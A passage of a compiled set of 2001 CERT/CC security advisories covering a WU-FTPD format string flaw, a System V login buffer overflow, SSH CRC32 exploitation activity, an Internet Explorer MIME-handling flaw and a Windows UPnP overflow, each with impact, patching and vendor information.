http://www.corest.com/pressroom/advisories_desplegado.php?.dxsection=10&idx=17

VU#639760: WU-FTPD configured to use RFC 931 authentication running in debug mode contains format string vulnerability

WU-FTPD can perform RFC 931 authentication when accepting inbound connections from clients. RFC 931 defines the Authentication Server Protocol, and is obsoleted by RFC 1413 which defines the Identity Protocol. RFC 931 is commonly known as "auth" or "authd", and RFC 1413 is commonly known "ident" or "identd". Both are named after the daemon that commonly provides the service.

When using RFC 931 authentication, WU-FTPD will request ident information before authorizing a connection request from a client. The auth or ident service running on the client returns user-specific information, allowing WU-FTPD to make authentication decisions based on data in the ident response.

WU-FTPD can also be run in debugging mode, which provides detailed information about its operation.

When WU-FTPD is configured to perform RFC 931 authentication and is run in debug mode, it logs connection information using `syslog(3)` function calls. The logging code does not include format string specifiers in some `syslog(3)` calls, nor does the code perform adequate input validation on the contents of the identd response received from a client. As a result, a crafted identd response containing user-supplied format string specifiers is interpreted by `syslog(3)`, possibly overwriting arbitrary locations in memory. By carefully designing such a request, an attacker may execute arbitrary code with the privileges of WU-FTPD.

This vulnerability is potentially exploitable by any user who is able to log in to a vulnerable server, including users with anonymous access. The intruder must also be able to control their response to the ident request. If successful, an attacker may be able to execute arbitrary code with the privileges of WU-FTPD, typically root.

Note that this vulnerability does not manifest unless WU-FTPD is configured to use RFC 931 authentication and is run in debug mode.

This vulnerability has been assigned the identifier CVE-2001-0187 by the Common Vulnerabilities and Exposures (CVE) group:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0187.

II. Impact

Both of these vulnerabilities can be exploited remotely by any user with access to the FTP service, including anonymous access. Both vulnerabilities allow an intruder to execute arbitrary code with the privileges of WU-FTPD, typically root. An exploit attempt that does not succeed in executing code may crash WU-FTPD or end the connection used by the intruder.

For additional information about the impacts of each of these vulnerabilities, please consult the CERT Vulnerability Notes Database (http://www.kb.cert.org/vuls).

III. Solution

Apply patches from your vendor

Appendix A contains information for this advisory provided by vendors. As they report new information to the CERT/CC, we will update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments. Please contact your vendor directly.

Although some distributions may not include WU-FTPD, it can be compiled and run on a wide variety of UNIX and Linux systems. If you install WU-FTPD separately, apply the source code patches from the WU-FTPD Development Group.

Restrict access to WU-FTPD

As a general practice, the CERT/CC recommends disabling services and access that are not explicitly required. You may wish to disable WU-FTPD until you are able to apply a patch.

If you cannot disable the service, you can limit your exposure to these vulnerabilities by blocking or restricting access to the control channel (by default, port 21/tcp) used by WU-FTPD. In the case of the format string vulnerability (VU#639760), an exploit would be transmitted from port 113/tcp on the attacking host to the WU-FTPD server that made the identd request. Note that blocking access from untrusted networks such as the Internet does not protect your systems against attacks from within your network.

Disable anonymous FTP access

Although disabling anonymous FTP access does not prevent attacks from occurring, it does prevent unauthenticated users from attempting to exploit the globbing vulnerability (VU#886083).

Appendix A. Vendor Information

This appendix contains information provided by vendors for this advisory. As vendors report new information to the CERT/CC, we will update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments. Note that this advisory discusses two distinct vulnerabilities, and vendor statements may address one or both.

BeroFTPD

Parts of WU-FTPD's globbing code are shared by BeroFTPD, which is vulnerable to the glob handling problem described in VU#886083. BeroFTPD has been merged back into WU-FTPD and is no longer separately maintained.

Caldera

Caldera has addressed VU#886083 with the following Caldera Security Advisories:

- Caldera Security Advisory CSSA-2001-041.0 (Linux)
  http://www.caldera.com/support/security/advisories/CSSA-2001-041.0.txt
- Caldera Security Advisory CSSA-2001-SCO.36 (UnixWare)
  ftp://stage.caldera.com/pub/security/unixware/CSSA-2001-SCO.36.2/CSSA-2001-SCO.36.2.txt
- Caldera Security Advisory CSSA-2001-SCO.36 (Open UNIX)
  ftp://stage.caldera.com/pub/security/unixware/CSSA-2001-SCO.36.2/CSSA-2001-SCO.36.2.txt
- Caldera Security Advisory CSSA-2002-SCO.1 (OpenServer)
  ftp://stage.caldera.com/pub/security/openserver/CSSA-2002-SCO.1/CSSA-2002-SCO.1.txt

Compaq Computer Corporation

This reported problem [VU#886083] could not be exploited on Compaq Tru64/UNIX Operating Systems Software. WU-FTPD 2.6.1 is shipped on the Internet Express CD.

Conectiva

Conectiva has released the following Conectiva Linux Security Announcements:

- VU#886083: Conectiva Linux Security Announcement CLA-2001:442
  http://distro.conectiva.com.br/atualizacoes/?id=a&anuncio=000442
- VU#639760: Conectiva Linux Security Announcement CLA-2001:443
  http://distro.conectiva.com.br/atualizacoes/?id=a&anuncio=000443

Cray

Cray, Inc. is not vulnerable since the ftp supplied with UNICOS and UNICOS/mk is not based on the Washington University version. Cray did check their ftp code and does not see this exploit.

Debian

Debian has released the following Debian Security Advisories:

- VU#886083: Debian Security Advisory DSA-087http://www.debian.org/security/2001/dsa-087
- VU#639760: Debian Security Advisory DSA-016 (January 2001) http://www.debian.org/security/2001/dsa-016

Fujitsu

Regarding VU#886083 and VU#639760 (WU-FTPD vulnerabilities), UXP/V is not vulnerable, because UXP/V does not support WU-FTPD.

Hewlett-Packard Company

HP's HP-UX is immune to this issue [VU#886083]. It was fixed in conjunction with the last "globbing" issue announced in CERT Advisory CA-2001-07, released April 10, 2001. The lab did a complete check/scan of the globbing software, and fixed this issue then as well. Customers should apply the patches listed in HP Security Bulletin #162 released July 19, 2001: HPSBUX0107-162 Security Vulnerability in ftpd and ftp.

Hewlett-Packard has addressed VU#639760 with Hewlett-Packard Company Security Bulletin HPSBUX0201-180: HPSBUX0201-180 Sec. Vulnerability with WU-FTPD 2.6.

Hewlett-Packard Security Bulletins are available at the IT Resource Center web site (registration required): http://www.itresourcecenter.hp.com/.

IBM Corporation

IBM's AIX operating system does not use WU-FTPD, hence is not vulnerable to the exploit described by CORE ST.

Immunix

Immunix has released the following Immunix OS Security Advisories:

- VU#886083: Immunix OS Security Advisory IMNX-2001-70-036-01 http://download.immunix.org/ImmunixOS/7.0/updates/IMNX-2001-70-036-01
- VU#639760: Immunix OS Security Advisory IMNX-2001-70-036-02 http://download.immunix.org/ImmunixOS/7.0/updates/IMNX-2001-70-036-02

MandrakeSoft

MandrakeSoft has addressed VU#886083 with Mandrake Linux Security Update Advisory MDKSA-2001:090: http://www.linux-mandrake.com/en/security/2001/MDKSA-2001-090.php3.

NcFTP Software

All versions of NcFTPd Server are not vulnerable to the problems described by VU#886083 and VU#639760.

OpenBSD

OpenBSD does not use WU-FTPD.

Red Hat

Red Hat has addressed VU#886083 with Red Hat Linux Errata Advisory RHSA-2001-157: http://www.redhat.com/support/errata/RHSA-2001-157.html.

SGI

SGI does not ship IRIX with WU-FTPD, so IRIX is not vulnerable to these issues.

Sun

Sun [Solaris] does not ship WU-FTPD, thus Solaris is not affected by these issues.

[Concerning VU#886083], the only Sun Cobalt Server Appliance that is vulnerable to this exploit is the Qube1. The Qube1 is no longer a supported appliance, but we do understand the need of having updates available. The following RPM is not officially supported by Sun Cobalt, but offers legacy customers the ability to maintain a limited level of security.

Qube1:

> ftp://ftp.cobaltnet.com/pub/unsupported/qube1/rpms/wu-ftpd-2.6.1-C1.NOPAM.mips.rpm ftp://ftp.cobaltnet.com/pub/unsupported/qube1/srpms/wu-ftpd-2.6.1-C1.NOPAM.src.rpm

SuSE

SuSE has addressed VU#886083 with SuSE Security Announcement SuSE-SA:2001:043.

Turbolinux

Turbolinux has addressed VU#886083 with Turbolinux Advisory TLSA2002002.

WU-FTPD

The WU-FTPD Development Group has provided source code patches that address both of these issues in WU-FTPD 2.6.1:

- VU#886083: ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.1-patches/ftpglob.patch
- VU#639760: ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.6.1-patches/missing_format_strings.patch

The WU-FTPD Development Group has also released WU-FTPD 2.6.2 which addresses both of these issues: ftp://ftp.wu-ftpd.org/pub/wu-ftpd/.

The CERT Coordination Center thanks CORE Security Technologies and the WU-FTPD Development Group for their help.

Author: Art Manion

References

- http://www.kb.cert.org/vuls/id/886083
- http://www.kb.cert.org/vuls/id/639760
- http://www.kb.cert.org/vuls
- http://www.ietf.org/rfc/rfc931.txt
- http://www.ietf.org/rfc/rfc1413.txt
- http://www.ietf.org/rfc/rfc959.txt
- http://www.corest.com/pressroom/advisories_desplegado.php?idxsection=10&idx=172

Revision History

```
November 29, 2001:  initial release

November 30, 2001:  updated vendor information, CAN/CVE number, WU-
FTPD 2.6.2, "Apply paches"

December  4, 2001:  updated vendor information, WU-FTPD patch loca-
tions, wrap long URLs

December 10, 2001:  included BeroFTPD information, updated title of
VU#886083

December 17, 2001:  updated BeroFTPD information

January 10, 2002:  updated Caldera information

January 23, 2002:  updated HP information

February 4, 2002:  added Turbolinux and Compaq information

February 15, 2002:  updated Caldera information
```

34 CA-2001-34: Buffer Overflow in System V Derived Login

Original release date: December 12, 2001
Last revised: April 11, 2002
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Cisco applications running on a unpatched Sun Solaris OS
- Hewlett-Packard's HP-UX
- IBM AIX versions 4.3 and earlier and 5.1
- SCO OpenServer 5.0.6a and earlier
- SGI IRIX 3.x
- Sun Solaris 8 and earlier

Overview

Several applications use *login* for authentication to the system. A remotely exploitable buffer overflow exists in *login* derived from System V. Attackers can exploit this vulnerability to gain root access to the server.

I. Description

Several implementations of *login* that are derived from System V allow a user to specify arguments such as environment variables to the process. An array of buffers is used to store these arguments. A flaw exists in the checking of the number of arguments accepted. This flaw permits the array of buffers to be overflowed.

On most systems, *login* is not suid; therefore, it runs as the user who called it. If, however, *login* is called by an application that runs with greater privileges than those of the user, such as telnetd or rlogind, then the user can exploit this vulnerability to gain the privileges of that program. In the case of telnetd or rlogind, root access is gained.

Since in.telnetd and in.rlogind are available over the network, a remote attacker without any previous access to the system could use this vulnerability to gain root access to the system.

If a program that invokes *login* is suid (or sgid) USER_A, then this can be exploited to gain the privileges of USER_A.

An exploit exists and may be circulating.

II. Impact

This vulnerability can be remotely exploited to gain privileges of the invoker of *login*. In the case of a program such as telnetd, rlogind, or other suid root programs, root access is gained.

III. Solution

Apply a patch from your vendor

Appendix A contains information provided by vendors for this advisory. As vendors report new information to the CERT/CC, we will update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments. Please review VU#569272 for your vendor's status or contact your vendor directly.

Restrict access to login

We recommend disabling TELNET, RLOGIN and other programs that use *login* for authentication. Do not use programs that use a vulnerable *login* for authentication. Note that some SSH applications can be configured to use *login* for authentication. If this configuration is selected, then you will still be vulnerable.

If you cannot disable the service, you can limit your exposure to these vulnerabilities by using a router or firewall to restrict access to port 23/TCP (telnet) and port 513/TCP (rlogin). Note that this does not protect you against attackers from within your network.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. As vendors report new information to the CERT/CC, we will update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Apple Computer, Inc.

Mac OS X and Mac OS X Server are not vulnerable.

Caldera

We are not using a SystemV based /bin/login, we are using the BSD originated rlogin tools. All OpenLinux products are 'Not Vulnerable'.

Cisco

See http://www.cisco.com/warp/public/707/Solaris-bin-login.shtml

Compaq Computer Corporation

Compaq's Tru64 Software is not impacted by this reported problem.

Cray Inc.

Cray Inc. has determined that its implementation of login is not vulnerable to the situation described in VU#569272.

Hewlett-Packard

HP-UX is NOT Exploitable. It is NOT a security issue with HP-UX. HP-UX does have a benign buffer overflow which is the only reason HP-UX is listed as "effected" above. In any case, the buffer overflow has been fixed by HP.

IBM

IBM's AIX operating system, versions 4.3 and 5.1, are susceptible to this vulnerability. We have prepared an emergency fix ("efix"), "tsmlogin_efix.tar.Z", and it is available for downloading from:

ftp://aix.software.ibm.com/aix/efixes/security

The APAR assignment for AIX 5.1 is IY26221. The APAR for AIX 4.3 is IY26443. Both will be available soon. The "README" file at the above FTP site will be updated to provide the official fix information and availability.

Update: Incomplete installation instructions were included in the first posting of the efix on Wednesday, 12 December 2001. The installation instructions were rewritten and tarballed with the efixes. The efix tarball was then reposted to the FTP download site on the afternoon of Thursday, 13 December. An amended advisory reflecting the correct instructions has also been issued. Customers may wish to consult the amended advisory, or download the most recent efix, to obtain the new instructions.

IBM is developing an emergency fix for AIX 4.2.1 at Maintenance Level 06 (the last ML done). Also, we are developing efixes for AIX 4.3.3 at maintenance levels 06 and 08.

NetBSD

NetBSD does not use a System V derived login, and therefore, NetBSD is not vulnerable.

Red Hat

Red Hat Linux does not use a System V derived /bin/login, and is therefore not vulnerable to this.

SCO

Open UNIX 8 and UnixWare are not vulnerable to this login issue.

ftp://stage.caldera.com/pub/security/openserver/CSSA-2001-SCO.40/CSSA-2001-SCO.40.txt

SGI

SGI Has released a security bulletin to address this issue.

Sun Microsystems

Sun has developed a fix and T-patches are being tested. Official patches will be released shortly and Sun will issue a Sun Security Bulletin when they are available.

Update: Sun has released a security bulletin and patches for this issue.

The CERT Coordination Center thanks Internet Security Systems and Sun Microsystems for the technical information they provided.

Feedback on this document can be directed to the author, Jason A. Rafail

References

- http://www.kb.cert.org/vuls/id/569272
- http://www.kb.cert.org/vuls

Revision History

```
December 12, 2001: Initial Release

December 13, 2001: Update Hewlett-Packard Vendor Statement

December 14, 2001: Added SCO Vendor Statement

December 14, 2001: Updated IBM Vendor Statement

December 14, 2001: Updated Systems Affected

December 17, 2001: Updated Sun Microsystems Vendor Statement

December 18, 2001: Updated IBM Vendor Statement

December 18, 2001: Added SGI Vendor Statement

April 11, 2002: Added Cisco Vendor Statement
```

35 CA-2001-35: Recent Activity Against Secure Shell Daemons

Original release date: December 13, 2001
Last revised: December 14, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

Systems running implementations of the Secure Shell (SSH) protocol

Overview

There are multiple vulnerabilities in several implementations of the Secure Shell (SSH) protocol. The SSH protocol enables a secure communications channel from a client to a server. We are seeing a high amount of scanning for SSH daemons, and we are receiving reports of exploitation. System administrators should review their configurations to ensure that they have applied all relevant patches prior to the holiday break.

I. Description

There are multiple vulnerabilities in several implementations of the Secure Shell (SSH) protocol. While these problems have been previously disclosed, we believe many system and network administrators may have overlooked one or more of these vulnerabilities. We are issuing this document primarily to encourage system and network administrators to check their systems, prior to the holiday break, for exposure to each of these vulnerabilities. The CERT/CC is still seeing active scanning and exploitation of vulnerabilities related to SSH.

We also believe that it is important for system administrators to realize that several implementations of SSH version 2 will use their implementation of SSH version 1 if it is present and requested by the client. Therefore, upgrading to SSH version 2 is not necessarily a sufficient means to patch vulnerabilities that are present in the SSH version 1 implementation.

The following vulnerability note and incident note describe activity regarding the SSH CRC32 attack detection code integer overflow vulnerability.

VU#945216 - SSH CRC32 attack detection code contains remote integer overflow

There is a remote integer overflow vulnerability in several implementations of the SSH1 protocol. This vulnerability is located in a segment of code that was introduced to defend against exploitation of CRC32 weaknesses in the SSH1 protocol (see VU#13877). The attack detection function (detect_attack, located in deattack.c) makes use of a dynamically allocated hash table to store connection information that is then examined to detect and respond to CRC32 attacks. By sending a crafted SSH1 packet to an affected host, an attacker can cause the SSH daemon to create a hash table with a size of zero. When the detection function then attempts to hash values into the null-sized hash table, these values can be used to modify the return address of the function call, thus causing the program to execute arbitrary code with the privileges of the SSH daemon, typically root.

IN-2001-12 - Exploitation of vulnerability in SSH1 CRC-32 compensation attack detector

In reports received by the CERT/CC, systems compromised via this vulnerablity have exhibited the following pattern in system log messages:

```
hostname sshd[xxx]: Disconnecting: Corrupted check bytes on
input.

hostname sshd[xxx]: Disconnecting: crc32 compensation attack:
network attack detected

hostname sshd[xxx]: Disconnecting: crc32 compensation attack:
network attack detected

...
```

Some exploits for this vulnerability appear to use a brute force method, so many messages of this type may be logged before a system is successfully compromised.

The following artifacts have been discovered on systems that were successfully compromised:

- Installation of rootkits that modify standard system utilities to hide the intruder's actions
- Installation of Trojan horse versions of the SSH software, compiled from the latest OpenSSH source code plus intruder-supplied modifications
- Installation of tools to scan large network blocks for other systems that are vulnerable to compromise. Log files left behind from these tools indicate that they operate by looking for the banner displayed upon connection to the sshd service.

For a list of vulnerability notes related to SSH vulnerabilities, please see the References section.

II. Impact

The CRC32 attack detection code integer overflow vulnerability, as well as some of the vulnerabilities listed in the References section, can be exploited remotely. In some cases, they allow an intruder to execute arbitrary code with the privileges of the SSH application daemon, usually root. In some cases, an intruder must be an authorized user of the system.

For specific information about the impacts of each of these vulnerabilities, please consult the CERT Vulnerability Notes Database (http://www.kb.cert.org/vuls).

III. Solution

Update to the latest version

If possible, update your implementation of SSH to the latest release. If you are unable to update to the latest version, apply all relevant patches to your current version. It is also recommended that you look at the security or support section on each vendor's site.

Note that it is important for system administrators to realize that several implementations of SSH version 2 will use their implementation of SSH version 1 if it is present and requested by the client. Therefore, upgrading to SSH version 2 is not necessarily a sufficient means to patch vulnerabilities that are present in the SSH version 1 implementation.

Current versions for Data Fellows (F-Secure) can be found at http://www.f-secure.com/products/ssh/.

Current versions for SSH Communications Security can be found at http://www.ssh.com/products/ssh/download.cfm.

Current versions for OpenSSH can be found at http://www.openssh.com.

Please visit your vendor's web site for the latest version.

Apply a patch from your vendor

Appendix A contains information provided by vendors for this advisory. As vendors report new information to the CERT/CC, we will update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments for the advisory. Please review the CERT Vulnerability Notes Database (http://www.kb.cert.org/vuls) or contact your vendor directly.

Restrict access to the SSH service

As a general practice, we recommend disabling all services that are not explicitly required. You may wish to disable the SSH access if there is not a patch available from your vendor.

If you cannot disable the service, you can limit your exposure to these vulnerabilities by using a router or firewall to restrict access to port 22/TCP (SSH). Use tcp wrappers or a program that provides similar functionality, or use the key-based IP restriction offered by your implementation. Note that this does not protect you against attackers from within your network.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. As vendors report new information to the CERT/CC, we will update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments for the advisory. Please review the CERT Vulnerability Notes Database (http://www.kb.cert.org/vuls) or contact your vendor directly.

Berkeley Software Design, Inc. (BSDI)

The current 3.0.2p1 version of OpenSSH is available for BSD/OS version 4.2 in patch M420-018 and for BSD/OS 4.3 in patch M430-001. Patches are available via ftp from ftp://ftp.bsdi.com/bsdi/patches or via our web site at http://www.bsdi.com/support.

Fujitsu

Fujitsu's UXP/V operating system is not affected by the SSH security vulnerabilities because it does not support the SSH package.

Hewlett-Packard Company

This issue does not apply to HP-UX. HP does not ship SSH.

IBM Corporation

IBM's AIX operating system does not ship with OpenSSH; however, OpenSSH isavailable for installation on AIX via the Linux Affinity Toolkit. The version included on the CD containing the Toolkit is vulnerable to the latest discovered vulnerability discussed here, VU#157447, as was the version of OpenSSH available for downloading from the IBM Linux Affinity website. We have updated this version on the website to one that is not vulnerable to this security exposure. This version also fixes the other vulnerabilities described in this advisory. Customers can download this version by going to: http://www6.software.ibm.com/dl/aixtbx/aixtbx-p .

This site contains Linux Affinity applications containing cryptographic algorithms, and new users of this site are asked to register first.

NetBSD

The CRC32 attack vulnerability was patched in NetBSD-current on October 30, 2000. NetBSD 1.5 and later already include the patch. Users maintaining earlier revisions of NetBSD should update their systems using the security/openssh package from NetBSD pkgsrc if they have not already done so.

Up to date NetBSD security information on SSH, and other vulnerabilities is available from http://www.netbsd.org/Security/

OpenSSH

The CRC32 problem has been fixed in the November 2000 release of OpenSSH 2.3.0.

Sun Microsystems

Sun does not ship the Secure Shell (SSH), thus Solaris is not affected by this issue.

The CERT Coordination Center thanks Markus Friedl of OpenSSH for the technical assistance he provided.

Feedback on this document can be directed to the authors, Jason A. Rafail and Chad Dougherty

References

ID	Date Public	Name
VU#19124	01/20/98	SSH authentication agent follows symlinks via a UNIX domain socket
VU#13877	06/11/98	Weak CRC allows packet injection into SSH sessions encrypted with block ciphers
VU#40327	06/09/2000	OpenSSH UseLogin option allows remote execution of commands as root
VU#363181	12/07/2000	OpenSSH disregards client configuration and allows server access to ssh-agent and/or X11 after session negotiation
VU#850440	01/16/2001	SSH1 may generate weak passphrase when using Secure RPC
VU#684820	01/18/2001	SSH-1 allows client authentication to be forwarded by a malicious server to another server
VU#565052	01/18/2001	Passwords sent via SSH encrypted with RC4 can be easily cracked
VU#786900	01/18/2001	SSH host key authentication can be bypassed when DNS is used to resolve localhost
VU#25309	01/18/2001	Weak CRC allows RC4 encrypted SSH1 packets to be modified without notice
VU#118892	01/18/2001	Older SSH clients do not allow users to disable X11 forwarding
VU#665372	01/18/2001	SSH connections using RC4 and password authentication can be replayed
VU#315308	01/18/2001	Weak CRC allows last block of IDEA-encrypted SSH packet to be changed without notice
VU#945216	02/08/2001	SSH CRC32 attack detection code contains remote integer overflow
VU#596827	03/19/2001	Weaknesses in the SSH protocol simplify brute-force attacks against passwords typed in an existing SSH session
VU#655259	06/12/2001	OpenSSH allows arbitrary file deletion via symlink redirection of temporary file
VU#737451	07/20/2001	SSH Secure Shell sshd2 does not adequately authenticate logins to accounts with encrypted password fields containing two or fewer characters

VU#279763	11/19/2001	RhinoSoft Serv-U remote administration client transmits password in plaintext
VU#157447	12/04/2001	OpenSSH UseLogin directive permits privilege escalation

Revision History

```
December 13, 2001:  Initial release

December 14, 2001:  Added OpenSSH Vendor Statement
```

36 CA-2001-36: Microsoft Internet Explorer Does Not Respect Content-Disposition and Content-Type MIME Headers

Original release date: December 19, 2001
Last revised: --
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Microsoft Internet Explorer 6.0 for Windows
- Microsoft Outlook, Outlook Express, or any other software that utilizes vulnerable versions of Internet Explorer to render HTML

Overview

Microsoft Internet Explorer contains a vulnerability in its handling of certain MIME headers in web pages and HTML email messages. This vulnerability may allow an attacker to execute arbitrary code on the victim's system when the victim visits a web page or views an HTML email message.

I. Description

Web pages and HTML email messages usually contain HTML text, but other files may also be included. The MIME headers *Content-Disposition* and *Content-Type* provide the information needed by the HTML rendering software to determine the type of these files. In Microsoft Internet Explorer, these MIME headers are consulted when evaluating whether to process an embedded file, but they are ignored when the file is actually processed.

For example, if an executable (.exe) file is embedded with MIME headers that misrepresent it as a JPEG image file (.jpg), Internet Explorer will treat the file as a JPEG when evaluating whether it is safe to open. Once this evaluation is complete, the file will be opened according to its .exe file extension and will be executed on the local system.

This behavior results in a vulnerability that allows attackers to bypass the security measures that typically screen out executable code. This code would be executed with the privileges the user who views the web page or email message.

Users who view a malicious web site or HTML email message may be able to prevent the execution of the attacker's code by using the download progress dialog box to cancel the download. However, depending on the size of the embedded file and the speed of the network connection, users may not have time to cancel the file download.

The CERT/CC is tracking this vulnerability as VU#443699, which corresponds directly to the "File Execution" vulnerability described in Microsoft Security Bulletin MS01-058. This Microsoft bulletin is available at http://www.microsoft.com/technet/security/bulletin/MS01-058.asp.

This vulnerability is being referenced in CVE as CAN-2001-0727.

II. Impact

By convincing a user to view a malicious web page or HTML email message, a remote attacker can cause the user to execute arbitrary code. Any such code would run with the privileges of the user who attempted to view the content.

III. Solution

Apply a patch from your vendor

Microsoft has released a cumulative patch for Internet Explorer that corrects this vulnerability and several others. For more information about the patch and the vulnerabilities, please see Microsoft Security Bulletin MS01-058: http://www.microsoft.com/technet/security/bulletin/MS01-058.asp.

Disable file downloads in all security zones

As a workaround, you can prevent malicious files from being downloaded by disabling file downloads in all security zones. Note that this decision will impact browser functionality.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. As vendors report new information to the CERT/CC, we will update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft:

http://www.microsoft.com/technet/security/bulletin/MS01-058.asp
http://support.microsoft.com/default.aspx?scid=kb;EN-US;q313675

The CERT Coordination Center acknowledges Jouko Pynnonen as the discoverer of this vulnerability and thanks Microsoft for the information presented in MS01-058.

Author: This document was written by Jeffrey P. Lanza.

Revision History

```
December 19, 2001:  Initial release
```

37 CA-2001-37: Buffer Overflow in UPnP Service On Microsoft Windows

Original release date: December 20, 2001
Last revised: --
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Microsoft Windows XP
- Microsoft Windows ME
- Microsoft Windows 98
- Microsoft Windows 98SE

Overview

Vulnerabilities in software included by default on Microsoft Windows XP, and optionally on Windows ME and Windows 98, may allow an intruder to execute arbitrary code on vulnerable systems, to launch denial-of-service attacks against vulnerable systems, or to use vulnerable systems to launch denial-of-service attacks against third-party systems.

I. Description

There is a vulnerability in the Universal Plug and Play (UPnP) service on Microsoft Windows XP and Microsoft Windows ME that could permit an intruder to execute arbitrary code with administrative privileges on a vulnerable system. The UPnP service is enabled by default on XP. Microsoft does not ship Windows ME with UPnP enabled by default, but some PC manufacturers do. UPnP may be optionally installed on Windows 98 and Windows 98SE. This vulnerability was discovered by Eeye Digital Security. For more information, see

> http://www.eeye.com/html/Research/Advisories/AD20011220.html
>
> http://www.microsoft.com/technet/security/bulletin/MS01-059.asp

Universal Plug and Play (UPnP) is a set of protocols that allow computer systems and network devices to work together with little or no prior configuration.

One vulnerability is a buffer overflow in the code that handles UPnP NOTIFY directives. This vulnerability permits an intruder to send a malicious NOTIFY directive to a vulnerable computer and cause the computer to run code of the intruder's choice. The code will run with full privileges on all vulnerable systems, including Windows XP. This can permit an attacker to take complete control of the system.

A second vulnerability in the Microsoft Windows implementation of UPnP could allow an intruder to consume memory and processor time on vulnerable systems, resulting in performance degradation. Variations on this problem can allow an intruder to use a vulnerable system to launch a denial-of-service attack against a third-party.

For more information about these vulnerabilities, see

http://www.kb.cert.org/vuls/id/951555

http://www.kb.cert.org/vuls/id/411059

These vulnerabilities have been assigned the CVE identifiers CAN-2001-0876 and CAN-2001-0877, respectively.

II. Impact

Intruders can gain complete control of vulnerable systems, or interrupt the normal operation of vulnerable systems.

III. Solution

Apply a patch from your vendor

Microsoft has provided patch information in their bulletin. Please see MS01-059, available from http://www.microsoft.com/technet/security/bulletin/MS01-059.asp.

Block Access to UPnP Service

Until a patch can be applied, you can reduce your exposure to this problem by blocking access to ports 1900 and 5000 at your network border. This does not eliminate your exposure to attacks originating from within your network, however.

Note that Microsoft Internet Connection Firewall, which runs by default on Windows XP, does not provide complete protection against this attack. Specifically, an intruder can still use a broadcast or multicast address to reach the UPnP service on Microsoft Windows. On systems that don't require UPnP, it can be disabled.

Author: Shawn V. Hernan

Revision History

```
December 20,2001: Initial release
```